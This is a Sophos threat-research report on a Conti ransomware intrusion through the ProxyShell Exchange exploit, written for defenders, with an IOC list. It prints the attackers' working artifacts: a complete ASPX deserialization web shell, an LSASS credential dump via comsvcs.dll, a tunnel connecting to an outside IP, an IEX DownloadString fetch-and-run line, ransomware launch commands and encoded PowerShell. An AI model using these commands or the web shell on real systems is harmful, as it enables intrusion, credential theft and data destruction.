Conti affiliates use ProxyShell Exchange exploit in ransomware attacks

Written by Sean Gallagher, Peter Mackenzie

SEPTEMBER 03, 2021

SECURITY OPERATIONS THREAT RESEARCH CONTI FEATURED PROXYSHELL

An investigation into recent attacks by a Conti affiliate reveals that that the attackers initially accessed targeted organizations' networks with ProxyShell, an exploit of vulnerabilities in Microsoft Exchange that have been the subject of multiple critical updates over the past several months. The attacker otherwise closely followed the game plan laid out in a recently leaked set of documentation attributed to Conti's operators.

ProxyShell represents an evolution of the ProxyLogon attack method. In recent months, the exploit has become a mainstay of ransomware attacker playbooks, including those deploying the new LockFile ransomware first seen in July.


As attackers have gained experience with the techniques, their dwell time before launching the final ransomware payload on target networks has decreased from weeks to days to hours. In the case of one of the group of ProxyShell-based attacks observed by Sophos, the Conti affiliates managed to gain access to the target's network and set up a remote web shell in under a minute. Three minutes later, they installed a second, backup web shell. Within 30 minutes they had generated a complete list of the network's computers, domain controllers, and domain administrators. Just four hours later, the Conti affiliates had obtained the credentials of domain administrator accounts and began executing commands.

Within 48 hours of gaining that initial access, the attackers had exfiltrated about 1 Terabyte of data. After five days had passed, they deployed the Conti ransomware to every machine on the network, specifically targeting individual network shares on each computer. Over the course of the intrusion, the Conti affiliates installed no fewer than seven back doors on the network: two web shells, Cobalt Strike, and four commercial remote access tools (AnyDesk, Atera, Splashtop and Remote Utilities). The web shells, installed early on, were used mainly for initial access; Cobalt Strike and AnyDesk were the primary tools they used for the remainder of the attack.

Initial compromise

While Microsoft has issued fixes that mitigate the vulnerabilities in April and May, those fixes require an upgrade to a recent Exchange Server cumulative update—essentially a re-installation of Exchange that results in email downtime. Some organizations using Exchange Server have not yet made that update, leaving them vulnerable to attackers who continuously scan the Internet for vulnerable Exchange servers. In the case analyzed here, the target's Windows 2012 R2 Standard server had been running Exchange Server 2016 Cumulative Update 3 (CU3). To mitigate against ProxyShell, Exchange 2016 installations need to be updated to at least the CU19 version, released in December, 2020.

Using ProxyShell, the attackers created a new mailbox for "administrator," and then assigned new roles to that mailbox using Microsoft Exchange "cmdlets"—including rights to remotely execute PowerShell commands.



In another recent Conti ProxyShell attack, the attacker created a mailbox referencing Evil Corp, the organization behind Dridex (as well as a fictional company the television show *Mr. Robot*) , as part of the ProxyShell attack:

After gaining access through the exploit, the attackers then created a web shell on the localhost address of the server:

\\127.0.0.1\C$\inetpub\wwwroot\aspnet_client\aspnetclient_log.aspx

Three minutes later, the attacker issued the first command through the shell – a PowerShell script, encoded in base64. It was a *whoami* command, used to check which account the actors were using for access. (The encoded script, along with the other encoded scripts from this incident, is included in the IOCs section at the end of this report.)

The next encoded command passed is the command line interface to Windows' Service Control Manager:

```
sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value (iex('ls
c:\inetpub\wwwroot\aspnet_client\')|Out-String)
```

This command abuses Service Control Manager to execute a directory look-up on the directory where the web shell has been dropped, writing out the results to a file called **test.txt**, which can be viewed remotely through the web shell.

Next, they executed another, much larger, encoded PowerShell command. This command is double-obfuscated. Decoding the command itself reveals more abuse of Service Control Manager is involved, but there's also an encoded variable, **$a**. The script outputs the contents of **$a** to a file, and checks the contents of the directory afterward to make sure it succeeded. The variable decodes as yet another web shell:

```
<%@ Page Language="C#" Debug="true" validateRequest="false" %>
&lt;%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.Serialization.Formatters.Binary" %>
<script runat="server">
protected string ExchangeRuntime()
{
return s.Text.ToString();
}
protected void Database(MemoryStream m,BinaryFormatter b)
{
m.Position = 0;
b.Deserialize(m);
}
protected void C_Click(object sender, EventArgs e)
{
Byte[] S = System.Convert.FromBase64String(ExchangeRuntime());
MemoryStream m = new MemoryStream(S);
BinaryFormatter b = new BinaryFormatter();
Database(m,b);

}
```

```
</script>
<html>
<form id="form" runat="server" >
<asp:TextBox runat="server" ID="s" Value="" input style="border:0px"/>
<asp:Button ID="C" runat="server" Text="" OnClick="C_Click" />
</form>
</body>
</html>
```

The next PowerShell command uses the text to create an .ASPX file–the new web shell.

```
Copy-Item -path c:\programdata\a.txt -Destination "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\ResourceHandler.aspx" -Force;sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value (iex('ls "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\"')|Out-String)
```

The resulting ResourceHandler.aspx is configured to take base64-encoded content via a text box, decode and de-serialize the contents to convert it to binary. This allows encoded binaries to be dropped onto the targeted server.

So, within the first five minutes, the intruders had established a foothold allowing for initial exploitation of the vulnerable Exchange server.

Reconnaissance

Next, the Conti affiliates started assessing where they had landed. Another PowerShell command, once again leveraging Service Control Manager in the same way. Decoded, the command is:

```
powershell sc -path "c:\programdata\a.txt" -value $a -Force;sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value (iex('nltest /dclist:')|Out-String)
```

This overwrites the original dump of the second web shell's code with an empty file, and then outputs a list of domain controllers to the text file used to read the results of these commands. The overwrite is repeated in the next encoded command, which also extract a list of computers on the domain:

```
sc -path "c:\programdata\a.txt" -value $a -Force;sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value (iex('net group "domain computers" /domain')|Out-String)
```

After retrieving the list of domain computers from the text file, the intruders then ran another encoded script that overwrote the text.txt file, replacing it with one with "teset" as the only text. They then shifted to the second web shell and continued reconnaissance, executing a series of PowerShell commands using the **-noninteractive** and **-executionpolicy bypass** flags to collect information about the network configuration, domain administrators, users actively connected to the system (with **quser**), and the process ID of the Local Security Authority Subsystem Service (LSASS), if it's running (with **ps lsass**).

The attackers then dropped an executable, SVN.exe (sha1: 59e2d227bf8499d1d28116f922925980774ebf96), and executed it with a PowerShell command, establishing a connection to a server in Finland.

```
powershell.exe -noninteractive -executionpolicy bypass Start-Process c:\windows\SVN.exe -ArgumentList '-connect 135[.]181[.]10[.]218:443 -pass Password1234'
```

Going lateral

About four hours after the initial compromise, the attackers were observed stealing credentials—using the COM+ Services DLL's MiniDump interface to dump the LSASS process located during reconnaissance:

```
powershell.exe -noninteractive -executionpolicy bypass rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 596 C:\programdata\a.zip full
```

Just 13 minutes after the credential dump–at 8 PM local time for the targeted organization– the Conti actors began lateral movement using an existing domain administrator account that they had cracked. That account was used to create an RDP connection from the Exchange server to another server. One minute later, the logs of that server show the domain admin account downloading and installing the AnyDesk remote desktop software as a service. Shortly afterward, they began to clean up the files left on the Exchange server, deleting the credentials dump and killing and deleting the SVN.exe process via PowerShell.

The attackers then dropped a Cobalt Strike DLL onto the server running AnyDesk. They were then observed using the ADfind tool to query Active Directory data. This tool was part of the recent Conti affiliate tools and tips leak.

Five hours later, we then saw further lateral movement. A Cobalt Strike .dll was seen being deployed to a third server. This server became the primary base of operations for further lateral movement activity by the attackers. Three additional remote access tools (Splashtop, Remote Utilities and Atera Networks' Atera Agent) were deployed on this server, and the server was used for RDP-based lateral movement over the next day, including to domain controllers and backup servers.

Exfiltration and encryption

On the third day of the intrusion, we saw evidence of the Rclone file copying utility being deployed to multiple servers. The attackers then executed a PowerShell file (rclonemanager.ps1) that executes the utility across multiple servers' drives. Both Rclone and rclonemanager.ps1 were part of the recently leaked Conti affiliate playbook

A screen shot of part of the code in rclonemanager.ps1.

This script reads from a pair of files that include the addresses of remote drives to copy to the Mega file sharing service, and the username and password for that account. Traffic was seen for two days going to Mega from the servers Rclone was installed to, with just under 1 TB of data exfiltrated.

On the fifth day since the initial compromise–at about 10 pm local time on a Friday–the Conti actors began deploying ransomware. Four batch scripts (called 1help.bat, 2help.bat, 3help.bat and 4help.bat) were run from four servers. The batch files repeatedly invoked the ransomware executable (x64.exe), with each iteration targeting specific drives on every Windows system on network by their default file sharing names (C$, D$, etc.):

```
start C:\x64.exe -m -net -size 10 -nomutex -p \\[computer Active Directory name]\C$
```

In other similar Conti attacks, we have seen the same type of .bat files named [number]start.bat, and ransowmare executables named Locker.exe.

Every Windows system on the network was targeted, meaning that the attackers had scanned and inventoried all of the systems on the network to identify their connected drives. Because of the way the batch files executed, the actual ransomware executable (x64.exe) remained on the four servers. This was a defense evasion tactic; these were specifically servers that had no malware protection installed, where the ransomware binary could run without detection and encrypt all targeted systems over the network.

Impact

The attack resulted in a total loss of access to the victim's data. The pace of the attack shows that this Conti affiliate took time to thoroughly document the network of the victim before springing the attack, and minimized the opportunities of discovery of the ransomware itself by running it from servers rather than on each targeted machine.

The threat posed by ProxyShell and other attacks on known Microsoft Exchange vulnerabilities is extremely high. Organizations with on-premises Exchange Server should update and patch servers as soon as is possible. Additionally, attacks like these demonstrate the need to enable malware protection on servers as well as endpoints.

Sophos' Cryptoguard and Credentialguard technologies, as well as behavioral and machine-learning based defenses, would have prevented this sort of attack from succeeding. Sophos Application Control can also be used to prevent the use of remote access tools such as AnyDesk

SophosLabs would like to acknowledge Anand Ajjan, Andrew Ludgate, and Gabor Szappanos of SophosLabs, and Sergio Bestulic and Syed Zaidi from Sophos MTR's Rapid Response Team for their contributions to this report.

IOCs

The encoded PowerShell commands from this attack are provided below for threat researchers and responders:

PowerShell command #1

powershell -enc dwBoAG8AYQBtAGkA

Decoded: whoami

PowerShell command #2

powershell -enc
cwBjACAALQBwAGEAdABoACAAYwA6AFwAaQBuAGUAdABwAHUAYgBcAHcAdwB3AHIAbwBvAHQAXABhAHMAcABuAGUAdABfAGMAbABpAGUAbgB0AFwA

Decoded: sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value (iex('ls c:\inetpub\wwwroot\aspnet_client\')|Out-String)

PowerShell command #3

powershell -enc
JABhAD0AIgBQAEMAVgBBAEkARgBCAGgAWgAyAFUAZwBUAEcARgB1AFoAMwBWAGgAWgAyAFUAOQBJAGsATQBqAEkAaQBCAEUAWgBXAEoAMQBaAH

Decoded:

$a="PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiBEZWJ1Zz0idHJ1ZSIgdmFsaWRhdGVSZXF1ZXN0PSJmYWxzZSIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJT
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($a));sc -path "c:\programdata\a.txt" -value $a -Force;sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value (iex('ls c:\programdata\')|Out-String)

PowerShell command #4

powershell -enc
QwBvAHAAeQAtAEkAdABlAG0AIAAtAHAAYQB0AGgAIABjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABhAC4AdAB4AHQAIAAtAEQAZQBzAHQAaQBu

PowerShell command #5

powershell -enc
cwBjACAALQBwAGEAdABoACAAIgBjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABhAC4AdAB4AHQAIgAgAC0AdgBhAGwAdQBlACAAJABhACAALQB

Decoded:
sc -path “c:\programdata\a.txt” -value $a -Force;sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value
(iex(‘nltest /dclist:’)|Out-String)

PowerShell command #6

powershell -enc
cwBjACAALQBwAGEAdABoACAAIgBjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABhAC4AdAB4AHQAIgAgAC0AdgBhAGwAdQBlACAAJABhACAALQB

PowerShell command #7

powershell -enc
cwBjACAALQBwAGEAdABoACAAYwA6AFwAaQBuAGUAdABwAHUAYgBcAHcAdwB3AHIAbwBvAHQAXABhAHMAcABuAGUAdABfAGMAbABpAGUAbgB0AFwA

Decoded:
sc -path c:\inetpub\wwwroot\aspnet_client\test.txt -value teset

PowerShell command #8

powershell.exe -noninteractive -executionpolicy bypass ipconfig /all

PowerShell command #9

powershell.exe -noninteractive -executionpolicy bypass net group ‘domain admins’ /domain

PowerShell command #10

powershell.exe -noninteractive -executionpolicy bypass quser

PowerShell command #11

powershell.exe -noninteractive -executionpolicy bypass ps lsass

PowerShell command #12

powershell.exe -noninteractive -executionpolicy bypass Start-Process c:\windows\SVN.exe -ArgumentList ‘-connect 135.181.10.218:443 -pass Password1234’

PowerShell command #13

powershell.exe -noninteractive -executionpolicy bypass rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 596 C:\programdata\a.zip full

PowerShell command #14

powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQ

Decoded:
IEX (New-Object Net.Webclient).DownloadString(‘http://127.0.0.1:20412/’); .\rclonemanager.ps1

About the Author

Sean Gallagher

Sean Gallagher is Principal Threat Researcher, Sophos X-Ops. Prior to joining Sophos, he was an information security and technology journalist for over 30 years, including 10 as information security and national security editor for Ars Technica.

About the Author

Peter Mackenzie

Peter leads the Incident Response Team at Sophos. He works with an expert team of threat hunters to help organizations targeted by cyberthreats to investigate, contain and neutralize attacks. Peter has been with Sophos since 2011 and specialises in ransomware attacks.


Read Similar Articles

MAY 24, 2021

What to expect when you've been hit with Avaddon...

MAY 19, 2021

What's New in Sophos EDR 4.0



MAY 19, 2021

Sophos XDR: Driven by data

Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?

- Products and Services
- Threat Research
- Security Operations
- AI Research
- #SophosLife

Subscribe